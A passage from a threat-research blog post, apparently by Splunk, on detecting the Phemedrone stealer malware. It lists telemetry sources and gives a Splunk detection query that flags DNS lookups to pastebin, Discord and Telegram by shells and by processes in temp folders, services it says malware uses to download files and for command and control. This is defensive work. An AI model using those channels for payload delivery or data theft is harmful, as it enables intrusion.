


Figure 12: report.zip file tree

Indicators and Detection Opportunities

Atomic Indicators

While researching Phomedrone, we were able to capture many publicly available hashes that we'd like to share with the community here.

Splunk Security Content

The Splunk Threat Research Team has created relevant detections and tagged them to the **Phemedrone Stealer Analytic Story** to help security analysts detect adversaries leveraging the Phemedrone malware.

For these analytic stories, we used and considered relevant data endpoint telemetry sources such as:

- Process Execution & Command Line Logging
- Windows Security SACL Event ID, Sysmon, or any Common Information Model-compliant EDR technology
- Windows Security Event Log
- Windows System Event Log
- Windows PowerShell Script Block Logging

Overall, the Phemedrone Stealer analytic story introduces 13 detections across MITRE ATT&CK techniques.

Example is **Suspicious Process DNS Query Known Abuse Web Services,** an analytic detects a suspicious process making a DNS query via known, abused text-paste web services, VoIP, instant messaging, and digital distribution platforms used to download external files.This technique is abused by adversaries, malware actors, and red teams to download a malicious file or serve as a C2 server.

```
 `sysmon` EventCode=22 QueryName IN ("*pastebin*", "*discord*",
"*api.telegram*","*t.me*")
   process_name IN ("cmd.exe", "*powershell*", "pwsh.exe",
"wscript.exe","cscript.exe") OR Image IN ("*\\users\\public\\*",
"*\\programdata\\*", "*\\temp\\*", "*\\Windows\\Tasks\\*", "*\\appdata\\*",
"*\\perflogs\\*")
  | stats count min(_time) as firstTime max(_time) as lastTime by Image QueryName QueryStatus process_name Query
  | rename Computer as dest
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
  | `suspicious_process_dns_query_known_abuse_web_services_filter`'
```




Figure 12: telegram DNS access

Playbooks

Non-hunting detections associated with this analytic story create entries by default in Splunk Enterprise Security's risk index, which can be used seamlessly with risk notables and playbooks in the Risk Notable Playbook Pack and the Automated Enrichment Playbook Pack for Splunk SOAR.

Why Should You Care?

By understanding Phemedrone Trojan Stealer behaviors, the Splunk Threat Research Team was able to generate telemetry and datasets to develop and test Splunk detections to help defend against and respond to this threat. Security analysts, blue teamers and Splunk customers can use the insights and detections described in this blog to discover Phemedrone tactics, techniques and procedures potentially being used by threat actors and adversaries in their environments.

Early detection of Phemedrone activities enables prompt containment and remediation, mitigating potential damage and preventing further propagation. Collaborative sharing of threat intelligence across security communities is crucial to enhance collective defense strategies. Continuous monitoring, alongside updated defense mechanisms, is essential to keep pace with Phemedrone's evolving tactics and ensure robust protection against its threats.

Learn More

You can find the latest content about security analytic stories on GitHub and in the Splunk ES Content Update app. Splunk Security Essentials also has all these detections now available via push update.

For a full list of security content, check out the release notes on Splunk Docs.

Feedback

Any feedback or requests? Feel free to put in an issue on Github and we'll follow up. Alternatively, join us on the Slack channel #security-research. Follow these instructions If you need an invitation to our Splunk user groups on Slack.

Contributors

We would like to thank Teoderick Contreras and Michael Haag for authoring this post and the entire Splunk Threat Research Team for their contributions: Mauricio Velazco, Lou Stella, Bhavin Patel, Rod Soto, Eric McGinnis, Jose Hernandez and Patrick Bareiss.
